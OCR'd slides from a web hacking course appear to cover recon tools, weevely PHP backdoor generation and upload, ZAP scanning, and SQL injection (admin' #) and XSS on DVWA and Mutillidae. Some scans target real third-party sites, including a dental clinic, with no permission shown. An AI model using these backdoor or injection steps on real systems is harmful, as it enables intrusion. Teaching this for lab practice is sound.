
Capturing All Processes 1 / 68 http://google.com/ ENG IN 07:29 19/01/2022 6

Web Hacking

WHAT IS A WEBSITE

HOW TO HACK A WEBSITE?

- Computer with OS and some servers.
- Apache, MySQL ...etc
- Contains web application.
- PHP, Python ...etc
- Web application is executed here and not on the client's machine



WHAT IS A WEBSITE

HOW TO HACK A WEBSITE?

- An application installed on a computer . → **web application pentesting**
- Computer uses an OS + other applications → **server side attacks.**
- Managed by humans → **client side attacks.**

INFORMATION GATHERING

- IP address.
- Domain name info.
- Technologies used.
- Other websites on the same server.
- DNS records.
- Unlisted files, sub-domains, directories.



INFORMATION GATHERING

1. Whois Lookup – Find info about the owner of the target.
→ <http://whois.domaintools.com/>
2. Netcraft Site Report – Shows technologies used on the target.
→ http://toolbar.netcraft.com/site_report?url=
3. Robtex DNS lookup – Shows comprehensive info about the target website.
→ <https://www.robtex.com/>

Who is lookup

<https://whois.domaintools.com/>

HOME RESEARCH

LOGIN Sign Up

Home > Whois Lookup > GoDaddy.com

Whois Record for GoDaddy.com

How does this work?

Domain Profile

Registrant Org	Go Daddy Operating Company, LLC
Registrant Country	us
Registrar	GoDaddy.com, LLC IANA ID: 146 URL: http://www.godaddy.com Whois Server: whois.godaddy.com abuse@godaddy.com (p) 14806242505
Registrar Status	clientDeleteProhibited, clientRenewProhibited, clientTransferProhibited, clientUpdateProhibited, serverDeleteProhibited, serverTransferProhibited, serverUpdateProhibited
Dates	8,359 days old Created on 1999-03-01 Expires on 2023-10-31 Updated on 2021-09-30
Name Servers	A1-245.AKAM.NET (has 108,593 domains) A11-64.AKAM.NET (has 108,593 domains) A20-65.AKAM.NET (has 108,593 domains)

DomainTools Iris
More data. Better context.
Faster response.

Learn More

Preview the Full Domain Report

Tools

Hosting History

Monitor Domain Properties

Reverse IP Address Lookup

Network Tools

Visit Website

Products

Domains
Websites + Marketing
WordPress
Hosting
Web Security

Web+Application....pdf

^

Show all

✓ Verified

Who is lookup

<https://lookup.icann.org/lookup>

The screenshot shows a web browser window with the URL <https://lookup.icann.org/lookup> in the address bar. The page title is "Registration data lookup tool". A search input field contains the text "godaddy". To the right of the input field is a blue "Lookup" button. Above the input field, there is a link to "Frequently Asked Questions (FAQ)". Below the input field, a note states: "By submitting any personal data, I acknowledge and agree that the personal data submitted by me will be processed in accordance with the ICANN Privacy Policy, and agree to abide by the website Terms of Service and the registration data lookup tool Terms of Use." A message in a box below the note says: "No registry RDAP server was identified for this domain. Attempting lookup using WHOIS service." The main content area has a dark header "Domain Information". Under this header, the "Name" is listed as "godaddy". The "Nameservers" section lists "a0.nic.godaddy", "c0.nic.godaddy", "a2.nic.godaddy", and "b0.nic.godaddy". Below this, a "Dates" section is partially visible. At the bottom of the page, there is a note about privacy policies and terms of service, stating: "A note about our privacy policies and terms of service: We have updated our privacy policies and certain website terms of service to provide greater transparency, promote simplification, and align with recent changes in privacy laws applicable to us. [Learn more.](#)" There is also a cookie consent message at the bottom: "This site uses cookies to deliver an efficient user experience and to help us see how the site is used. [Learn more.](#) x ok".

Show Technologies used on the target

- http://toolbar.netcraft.com/site_report?url=https://vebdental-care.com

The screenshot shows a browser window displaying the Netcraft site report for the URL https://vebdental-care.com. The page has a header with the Netcraft logo and navigation links for Services, Solutions, News, Company, Resources, a search bar, Report Fraud, and Request Trial. Below the header, there's a table with site details:

Site title	VEB Dental Care	Date first seen	November 2020
Site rank	Not Present	Netcraft Risk Rating	1/10
Description	Stunning Smile Guaranteed!!!	Primary language	English

Under the "Background" section, there's a heading "Network". Below it is another table with network information:

Site	https://vebdental-care.com	Domain	vebdental-care.com
Netblock Owner	GoDaddy.com, LLC	Nameserver	ns19.domaincontrol.com
Hosting company	GoDaddy	Domain registrar	unknown
Hosting country	US	Nameserver organisation	whois.wildwestdomains.com
IPv4 address	160.153.136.3	Organisation	unknown

At the bottom, a cookie consent banner from "Cookie Consent by PrivacyBadger" asks if the user wants to accept or reject cookies, with "Accept" and "Reject" buttons.

This website makes use of cookies to improve your experience and supply you with relevant advertising around the web. Read our [privacy policy](#) (updated 2021-12-14) for more information.

DNS lookup

- <https://www.robtex.com>

The screenshot shows a web browser window with three tabs open:

- Learn Ethical Hacking From Scratch
- Site report for https://vebdental...
- Godaddy has four name servers.

The address bar shows the URL: <https://robtex.com/dns-lookup/godaddy>.

The main content area displays the analysis results for the domain "godaddy".

ANALYSIS

This section shows a quick analysis of the given host name or ip number.

Godaddy has four name servers.

Nic name servers

The name servers are a0.nic.godaddy, a2.nic.godaddy, b0.nic.godaddy and c0.nic.godaddy.

We investigated four host names that cnames to godaddy.

We investigated three domains that use godaddy as a name server.

We investigated two domains that use godaddy as a mail server.

Results found

Godaddy.al, godaddy.am, godaddy.as, godaddy.at, godaddy.be, godaddy.bi, godaddy.biz, godaddy.buzz, godaddy.camp, godaddy.ch, godaddy.cl and godaddy.cloud.

QUICK INFO

Quick summary of the host name

godaddy quick info

Information Gathering on Sub Domains

- Subdomain.target.com
- Ex: beta.facebook.com

Knock can be used to find subdomains of target

1. Download it > `git clone https://github.com/guelfoweb/knock.git`
2. Navigate to knock.py. > `cd knock/knock.py`
3. Run it > `python knock.py [target]`

Information Gathering on Sub Domains

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.22000.434]
(c) Microsoft Corporation. All rights reserved.

G:\Local disk\Java_Security\webhacking>git clone https://github.com/guelfoweb/knock.git
Cloning into 'knock'...
remote: Enumerating objects: 1469, done.
remote: Counting objects: 100% (153/153), done.
remote: Compressing objects: 100% (82/82), done.
remote: Total 1469 (delta 75), reused 124 (delta 65), pack-reused 1316 receiving objects:
100% (1469/1469), 468.01 KiB | 213.00 KiB/s
Receiving objects: 100% (1469/1469), 475.08 KiB | 197.00 KiB/s, done.
Resolving deltas: 100% (663/663), done.

G:\Local disk\Java_Security\webhacking>
```



ENG
IN 21:48
18/01/2022 20

Information Gathering on Sub Domains

```
C:\Windows\System32\cmd.exe - python knock/knockpy.py godaddy.com
```

```
knockpy: error: the following arguments are required: domain
```

```
G:\Local disk\Java_Security\webhacking>python knock/knockpy.py https://godaddy.com  
remove http(s)::/
```

```
G:\Local disk\Java_Security\webhacking>python knock/knockpy.py godaddy.com
```



```
←[1m←[33mlocal: ←[0m←[1m←[36m10757←[0m ←[35m| ←[0m←[2mgoogle: ←[0m←[2m0←[0m ←[35m| ←[0m←[1m←[33mduckduckgo: ←[0m←[1m←[36m9←[0m ←[35m| ←[0m←[2mvirustotal: ←[0m←[2m0←[0m ←[35m| ←[0m←[1m←[33mWordlist: ←[0m←[1m←[36m10766←[0m ←[35m| ←[0m←[1m←[33mTarget: ←[0m←[1m←[36mgodaddy.com←[0m ←[35m| ←[0m←[1m←[33mIp: ←[0m←[1m←[36m208.109.192.70←[0m ←[35m| ←[0m←[1m←[33mPort: ←[0m←[1m←[36m80←[0m ←[35m| ←[0m←[1m←[33mSSL: ←[0m←[1m←[36m443←[0m ←[35m| ←[0m←[1m←[33mDNS: ←[0m←[1m←[36m10.0.2.15←[0m ←[35m| ←[0m←[1m←[33mSubdomains: ←[0m←[1m←[36m[...]  
←[0m←[1m←[33mOSINT: ←[0m←[1m←[36m[...]
```



Information Gathering on Sub Domains

C:\Windows\System32\cmd.exe

66.210.39.2	vpn.godaddy.com
184.168.130.180	vortex.godaddy.com
63.241.136.27	webboard.godaddy.com
64.202.166.117	webmail1.godaddy.com
184.168.130.29	webext.godaddy.com
63.241.136.95	webservices.godaddy.com
66.210.39.2	webvpn.godaddy.com
63.241.136.168	www1.godaddy.com
63.241.136.91	www4.godaddy.com
63.241.136.90	www5.godaddy.com
63.241.136.86	www6.godaddy.com



ENG
IN 21:52
18/01/2022 20

Information Gathering Files and Gathering

- Find files & directories in target website
- A tool called dirb.

> `dirb [target] [wordlist] [options]`

For more info run

> `man dirb`

Information Gathering Files and Gathering

- **dirb http://webscantest.com**

```
eswaribala@DESKTOP-55AGI0I:~/wapiti/generated_report$ sudo apt install dirb
[sudo] password for eswaribala:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  dirb
0 upgraded, 1 newly installed, 0 to remove and 93 not upgraded.
Need to get 205 kB of archives.
After this operation, 1491 kB of additional disk space will be used.
Get:1 http://archive.ubuntu.com/ubuntu focal/universe amd64 dirb amd64 2.22+dfsg-3 [205 kB]
Fetched 205 kB in 2s (124 kB/s)
Selecting previously unselected package dirb.
(Reading database ... 38876 files and directories currently installed.)
Preparing to unpack .../dirb_2.22+dfsg-3_amd64.deb ...
Unpacking dirb (2.22+dfsg-3) ...
Setting up dirb (2.22+dfsg-3) ...
Processing triggers for man-db (2.9.1-1) ...
```

Information Gathering Files and Gathering

- **dirb http://webscantest.com**

```
eswaribala@DESKTOP-55AGI0I:~/wapiti/generated_report
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  dirb
0 upgraded, 1 newly installed, 0 to remove and 93 not upgraded.
Need to get 205 kB of archives.
After this operation, 1491 kB of additional disk space will be used.
Get:1 http://archive.ubuntu.com/ubuntu focal/universe amd64 dirb amd64 2.22+dfsg-3 [205 kB]
Fetched 205 kB in 2s (124 kB/s)
Selecting previously unselected package dirb.
(Reading database ... 38876 files and directories currently installed.)
Preparing to unpack .../dirb_2.22+dfsg-3_amd64.deb ...
Unpacking dirb (2.22+dfsg-3) ...
Setting up dirb (2.22+dfsg-3) ...
Processing triggers for man-db (2.9.1-1) ...
eswaribala@DESKTOP-55AGI0I:~/wapiti/generated_report$ dirb http://webscantest.com

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Wed Jan 19 00:08:54 2022
URL_BASE: http://webscantest.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612
---- Scanning URL: http://webscantest.com/ ----
--> Testing: http://webscantest.com/ dummyv
```

Exploitation File upload Vulnerabilities

- Simplest type of vulnerabilities.
- Allow users to upload executable files such as php.

Upload a php shell or backdoor, ex: weevly

1. Generate backdoor > weevly generate [password] [file name]
2. Upload generated file.
3. Connect to it > weevly [url to file] [password]
4. Find out how to use weevly > help

Weevely

```
eswaribala@DESKTOP-55AGI0I:~/wapiti/generated_report$ sudo apt install weevely
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  python3-dateutil python3-prettytable
The following NEW packages will be installed:
  python3-dateutil python3-prettytable weevely
0 upgraded, 3 newly installed, 0 to remove and 93 not upgraded.
Need to get 197 kB of archives.
After this operation, 1308 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://archive.ubuntu.com/ubuntu focal/main amd64 python3-dateutil all 2.7.3-3ubuntu1 [63.3 kB]
Get:2 http://archive.ubuntu.com/ubuntu focal/main amd64 python3-prettytable all 0.7.2-5 [20.1 kB]
Get:3 http://archive.ubuntu.com/ubuntu focal/universe amd64 weevely all 4.0.1-1 [114 kB]
Fetched 197 kB in 2s (79.9 kB/s)
Selecting previously unselected package python3-dateutil.
(Reading database ... 38938 files and directories currently installed.)
Preparing to unpack .../python3-dateutil_2.7.3-3ubuntu1_all.deb ...
Unpacking python3-dateutil (2.7.3-3ubuntu1) ...
Selecting previously unselected package python3-prettytable.
Preparing to unpack .../python3-prettytable_0.7.2-5_all.deb ...
Unpacking python3-prettytable (0.7.2-5) ...
Selecting previously unselected package weevely.
Preparing to unpack .../weevely_4.0.1-1_all.deb ...
Unpacking weevely (4.0.1-1) ...
Setting up python3-dateutil (2.7.3-3ubuntu1) ...
Setting up python3-prettytable (0.7.2-5) ...
Setting up weevely (4.0.1-1) ...
Processing triggers for man-db (2.9.1-1) ...

Progress: [ 92%] [#####.....]
```

Weevely

```
eswaribala@DESKTOP-55AGI0I:~/wapiti/generated_report$ weevely generate ddos ddos.php
Generated 'ddos.php' with password 'ddos' of 751 byte size.
eswaribala@DESKTOP-55AGI0I:~/wapiti/generated_report$ ls
css  ddos.php  logo_clear.png  report.html  whoisdomaintools.com_01182022_1752.html
eswaribala@DESKTOP-55AGI0I:~/wapiti/generated_report$ weevely help
```



```
eswaribala@DESKTOP-55AGI0I:~/wapiti/generated_report
```

```
eswaribala@DESKTOP-55AGI0I:~/wapiti/generated_report$ weevely http://192.168.1.8/ddos.php ddos
```

```
[+] weevely 4.0.1
```

```
[+] Target:      192.168.1.8
[+] Session:     /home/eswaribala/.weevely/sessions/192.168.1.8/ddos_0.session
```

```
[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.
```

```
weevely>
```

ZED Attack Proxy ZAP

- Automatically find vulnerabilities in web applications.
- Free and easy to use.
- Can also be used for manual testing.



ZED Attack Proxy ZAP

OWASP ZAP - OWASP ZAP 2.11.1

File Edit View Analyse Report Tools Import Online Help Standard Mode

Sites + Contexts Default Context Sites

Header: Text Body: Large Response

HTTP/1.1 200 OK
Link: <https://img1.wsimg.com/ceph-p3-01/website-builder-data-prod/static/widgets/UX.4.17.0.js>; rel=preload; as=script; crossorigin,<https://fonts.googleapis.com>; rel=preconnect; crossorigin,<https://img1.wsimg.com>; rel=preconnect; crossorigin,<https://isteam.wsimg.com>; rel=preconnect; crossorigin,<https://api.ola.godaddy.com>; rel=preconnect; crossorigin,max-age=30
Content-Security-Policy: frame-ancestors 'self'
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Content-Encoding: raw
Server: DPS/1.13.2
X-SiteId: 3000
Content-Security-Policy: frame-ancestors 'self'; max-age=30; strict-uri-encoding=none; report-uri=<https://api.ola.godaddy.com/v1/reporting/csp/>

Very large response body (171,595 bytes) - switch views (using the pulldown currently showing Body: Large Response above) to display.
Be aware that this message may take some time to load.
You can change the minimum message size used for the Large Response view via Options / Display.

History Search Alerts Spider AJAX Spider Active Scan

New Scan Progress: 0: https://vbdental-care.com

Current Scans: 0 URLs Found: 62 Nodes Added: 16 Export

URLs Added Nodes Messages

Processed	Method	URI	Flags
Green	GET	https://vbdental-care.com	Seed
Green	GET	https://vbdental-care.com/robots.txt	Seed
Green	GET	https://vbdental-care.com/sitemap.xml	Seed
Green	GET	https://vbdental-care.com/	
Green	GET	https://vbdental-care.com/contact-us	
Green	GET	https://vbdental-care.com/about	
Green	GET	https://vbdental-care.com/services	
Green	GET	https://vbdental-care.com/gallery	
Green	GET	https://vbdental-care.com/m/account	
Green	GET	https://vbdental-care.com/m/create-account	
Green	GET	https://vbdental-care.com/m/bookings	
Red	GET	https://www.facebook.com/105187707988585	Out of Scope
Red	GET	https://www.twitter.com/@carevbd	Out of Scope
Red	GET	https://www.instagram.com/vbdentalcare	Out of Scope
Red	GET	https://www.godaddy.com/websites/website-builder?isc=pwugc	Out of Scope
Green	GET	https://vbdental-care.com/manifest.webmanifest	
Red	GET	https://img1.wsimg.com/isteam/pip/767aa600-34de-42b7-82a2-de725d2690a4/logo-0001.jpeg/?rs=w:57,h:...	Out of Scope
Red	GET	https://img1.wsimg.com/isteam/pip/767aa600-34de-42b7-82a2-de725d2690a4/logo-0001.jpeg/?rs=w:60,h:...	Out of Scope
Red	GET	https://img1.wsimg.com/isteam/pip/767aa600-34de-42b7-82a2-de725d2690a4/logo-0001.jpeg/?rs=w:72,h:...	Out of Scope
Red	GET	https://img1.wsimg.com/isteam/pip/767aa600-34de-42b7-82a2-de725d2690a4/logo-0001.jpeg/?rs=w:114,h:...	Out of Scope
Red	GET	https://img1.wsimg.com/isteam/pip/767aa600-34de-42b7-82a2-de725d2690a4/logo-0001.jpeg/?rs=w:120,h:...	Out of Scope

Alerts 0 1 7 1 Primary Proxy: localhost:7071 Current Scans 0 0 0 0 0 0 0 0 0 ENG IN 00:39 19/01/2022

Web Hacking DVWA

The screenshot shows a web browser window with three tabs open:

- Tab 1: 127.0.0.1:72/dvwa/setup.php
- Tab 2: Creating MySQL Database with ...
- Tab 3: localhost:72 / 127.0.0.1 | phpMyAdmin

The main content area displays the phpMyAdmin interface for the MySQL server at 127.0.0.1. The left sidebar shows the database structure with schemas: information_schema, mysql, performance_schema, phpmyadmin, and test. The mysql schema is expanded, showing Tables, Views, and Triggers.

The top navigation bar includes links for Databases, SQL, Status, User accounts, Export, Import, Settings, Replication, Variables,Charsets, Engines, and Plugins.

The General settings section shows the Server connection collation as utf8mb4_unicode_ci.

The Database server section provides details about the MySQL server:

- Server: 127.0.0.1 via TCP/IP
- Server type: MariaDB
- Server connection: SSL is not being used
- Server version: 10.4.22-MariaDB - mariadb.org binary distribution
- Protocol version: 10
- User: root@localhost
- Server charset: UTF-8 Unicode (utf8mb4)

The Appearance settings section shows the Language as English and the Theme as pmahomme.

The Web server section lists the following software components:

- Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1
- Database client version: libmysql - mysqld 8.1.1
- PHP extension: mysqli curl mbstring
- PHP version: 8.1.1

The phpMyAdmin section provides links to:

- Version information: 5.1.1
- Documentation
- Official Homepage
- Contribute
- Get support
- List of changes
- License

Web Hacking DVWA

Welcome :: Damn Vulnerable Web Application | localhost:72 / 127.0.0.1 | phpMyAdmin | + | 127.0.0.1:72/dvwa/index.php | Insert title here | Empire | New Tab | How to use Assertions | Browser Automation | Freelancer-dev-810... | Courses | node.js - How can I... | New Tab | Airtel 4G Hotspot | nt8F83 | Reading list

DVWA

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled classroom environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficulty**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possibly could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users)!

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommended using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.

336024683.csv Verified Show all

ENG IN 00:05 19/01/2022 1

OWASP Top 10 Vulnerabilities 2021

- Injection
- Broken Authentication
- Sensitive Data Exposure
- XML External Entities (XXE)
- Broken Access Control
- Security Misconfigurations
- Cross-Site Scripting (XSS)
- Insecure Deserialization
- Using Components with Known Vulnerabilities
- Insufficient Logging and Monitoring

SQL Injection

WHY ARE THEY SO DANGEROUS

1. They are everywhere.
2. Give access to the database → sensitive data.
3. Can be used to read local files outside www root.
4. Can be used to log in as admin and further exploit the system.
5. Can be used to upload files.



SQL Injection

```
Activities Terminator Tue 17:03
root@kali: ~
root@kali: ~ 146x40

Database changed
mysql> show tables;
+-----+
| Tables_in_owasp10 |
+-----+
| accounts
| blogs_table
| captured_data
| credit_cards
| hitlog
| pen_test_tools
+-----+
6 rows in set (0.00 sec)

mysql> select * from accounts
-> ;
+-----+-----+-----+-----+-----+
| cid | username | password | mysignature | is_admin |
+-----+-----+-----+-----+-----+
| 1 | admin | adminpass | Monkey! | TRUE
| 2 | adrian | somepassword | Zombie Films Rock! | TRUE
| 3 | john | monkey | I like the smell of confunk | FALSE
| 4 | jeremy | password | d1373 1337 speak | FALSE
| 5 | bryce | password | I Love SANS | FALSE
| 6 | samurai | samurai | Carving Fools | FALSE
| 7 | jim | password | Jim Rome is Burning | FALSE
| 8 | bobby | password | Hank is my dad | FALSE
| 9 | simba | password | I am a cat | FALSE
| 10 | dreveil | password | Preparation H | FALSE
| 11 | scotty | password | Scotty Do | FALSE
| 12 | cal | password | Go Wildcats | FALSE
| 13 | john | password | Do the Duggie! | FALSE
| 14 | kevin | 42 | Doug Adams rocks | FALSE
| 15 | dave | set | Bet on S.E.T. FTW | FALSE
| 16 | ed | pentest | Commandline KungFu anyone? | FALSE
+-----+-----+-----+-----+-----+
16 rows in set (0.00 sec)

mysql>
```

Mutillidae Project (dockerhub –mutillidae)

localhost:72 / 127.0.0.1 / dwva | x | Welcome :: Damn Vulnerable Web App | x | localhost:76/index.php?page=home.php&popUpNotificationCode=SUD1 | +

Insert title here Empire New Tab How to use Asserti... Browser Automatio... Freelancer-dev-810... Courses node.js - How can I... New Tab Airtel 4G Hotspot nt8F83

Reading list

OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.8.76 Security Level: 0 (Hosed) Hints: Enabled Not Logged In

Home | Login/Register | Toggle Hints | Toggle Security | Enforce TLS | Reset DB | View Log | View Captured Data

Hints and Videos

TIP: Click [Hint and Videos](#) on each page

What Should I Do? Help Me!

Listing of vulnerabilities Video Tutorials

Release Announcements Latest Version

Helpful hints and scripts Mutillidae LDIF File

Donate Want to Help?

Video Tutorials

Announcements

Getting Started

Browser: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
PHP Version: 8.1.1



Sql Injection

localhost:72 / 127.0.0.1 / dvwa | P | Welcome :: Damn Vulnerable Web App | localhost:76/index.php?page=register.php | +

Insert title here Empire New Tab How to use Asserti... Browser Automatio... Freelancer-dev-810... Courses node.js - How can I... New Tab Airtel 4G Hotspot nt8F83 Reading list

OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.8.76 Security Level: 0 (Hosed) Hints: Enabled Not Logged In

Home | Login/Register | Toggle Hints | Toggle Security | Enforce TLS | Reset DB | View Log | View Captured Data

Register for an Account

Back Help Me!

Hints and Videos

Account created for admin. 1 rows inserted.

AJAX Switch to RESTful Web Service Version of this Page

Please choose your username, password and signature

Username Password Confirm Password Signature

Create Account

CSRF Protection Information

Posted Token:

82 9+ 21

01:12 20/01/2022

Sql Injection

localhost:72 / 127.0.0.1 / dvwa | P | Welcome :: Damn Vulnerable Web App | localhost:76/index.php?page=register.php | +

Insert title here Empire New Tab How to use Asserti... Browser Automatio... Freelancer-dev-810... Courses node.js - How can I... New Tab Airtel 4G Hotspot nt8F83 Reading list

OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.8.76 Security Level: 0 (Hosed) Hints: Enabled Not Logged In

Home | Login/Register | Toggle Hints | Toggle Security | Enforce TLS | Reset DB | View Log | View Captured Data

Register for an Account

Back Help Me!

Hints and Videos

Account created for admin. 1 rows inserted.

AJAX Switch to RESTful Web Service Version of this Page

Please choose your username, password and signature

Username Password Password Generator
Password Confirm Password
Signature

Create Account

CSRF Protection Information

Posted Token:

82 9+ 21

01:12 20/01/2022

Sql Injection

localhost:72 / 127.0.0.1 / dwva | x | Welcome :: Damn Vulnerable Web App | localhost:76/index.php?page=add-to-your-blog.php | +

localhost:76/index.php?page=add-to-your-blog.php

Insert title here Empire New Tab How to use Assertions Browser Automation Freelancer-dev-810... Courses node.js - How can I... New Tab Airtel 4G Hotspot nt8F83

Reading List

OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.8.76 Security Level: 0 (Hosed) Hints: Enabled Not Logged In

Home | Login/Register | Toggle Hints | Toggle Security | Enforce TLS | Reset DB | View Log | View Captured Data

Welcome To The Blog

Back Help Me!

Hints and Videos

Add New Blog Entry

View Blogs

Add blog for anonymous

Note: ,<i> and <u> are now allowed in blog entries

Save Blog Entry

View Blogs

1 Current Blog Entries

	Name	Date	Comment
1	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?

Browser: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
PHP Version: 8.1.1



ENG IN 01:17 20/01/2022 105

Sql Injection

Gmail × localhost:76/index.php?page=login.php +

Insert title here Empire New Tab How to use Asserti... Browser Automatio... Freelancer-dev-810... Courses node.js - How can I... New Tab Airtel 4G Hotspot nt8F83 Reading list

Error Message

Failure is always an option

Line	240
Code	0
File	/var/www/mutillidae/classes/MySQLHandler.php
Message	/var/www/mutillidae/classes/MySQLHandler.php on line 232: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1 Query: 中国风豪华按摩椅位捣乱并填充虚假信息迷惑用户,以达到广告目的。 (1064) [mysqli_sql_exception]
Trace	#0 /var/www/mutillidae/classes/MySQLHandler.php(330): MySQLHandler->doExecuteQuery('SELECT username...') #1 /var/www/mutillidae/classes/SQLQueryHandler.php(299): MySQLHandler->executeQuery('SELECT username...') #2 /var/www/mutillidae/includes/process-login-attempt.php(68): SQLQueryHandler->authenticateAccount('admin', '') #3 /var/www/mutillidae/index.php(226): include_once('/var/www/mutill...') #4 {main}
Diagnostic Information	Error querying user account

[Click here to reset the DB](#)

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/includes/process-login-attempt.php:149) in /var/www/mutillidae/index.php on line 274

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/includes/process-login-attempt.php:149) in /var/www/mutillidae/index.php on line 308

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/includes/process-login-attempt.php:149) in /var/www/mutillidae/index.php on line 311

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/includes/process-login-attempt.php:149) in /var/www/mutillidae/index.php on line 314

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/includes/process-login-attempt.php:149) in /var/www/mutillidae/index.php on line 317

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/includes/process-login-attempt.php:149) in /var/www/mutillidae/index.php on line 319

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/includes/process-login-attempt.php:149) in /var/www/mutillidae/index.php on line 322

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/includes/process-login-attempt.php:149) in /var/www/mutillidae/index.php on line 366



OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.8.76 Security Level: 0 (Hosed) Hints: Enabled Not Logged In

[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Toggle Security](#) | [Enforce TLS](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)

OWASP 2017

OWASP 2013

Login



ENG IN 08:17 20/01/2022 24

Sql Injection

Gmail × localhost:76/index.php?page=loc × +

localhost:76/index.php?page=login.php&popUpNotificationCode=LOU1

Insert title here Empire New Tab How to use Asserti... Browser Automatio... Freelancer-dev-810... Courses node.js - How can I... New Tab Airtel 4G Hotspot nt8F83 » Reading list

OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.8.76 Security Level: 0 (Hosed) Hints: Enabled Not Logged In

Home | Login/Register | Toggle Hints | Toggle Security | Enforce TLS | Reset DB | View Log | View Captured Data

Login

Back Help Me!

Hints and Videos

Please sign-in

Username: admin' #
Password: •

Login

Dont have an account? [Please register here](#)

OWASP 2017 OWASP 2013 OWASP 2010 OWASP 2007 Web Services Others Labs Documentation Resources

Donate Want to Help?

Video Tutorials Announcements Getting Started

Browser: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36 PHP Version: 8.1.1

ENG IN 08:32 20/01/2022 24

Cross site Injection

EXPLOITATION – XSS VULNS

XSS – CROSS SITE SCRIPTING VULNS

- Allow an attacker to inject javascript code into the page.
- Code is executed when the page loads.
- Code is executed on the **client** machine not the server.

Three main types:

1. Persistent/Stored XSS
2. Reflected XSS
3. DOM based XSS



Cross site Injection

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

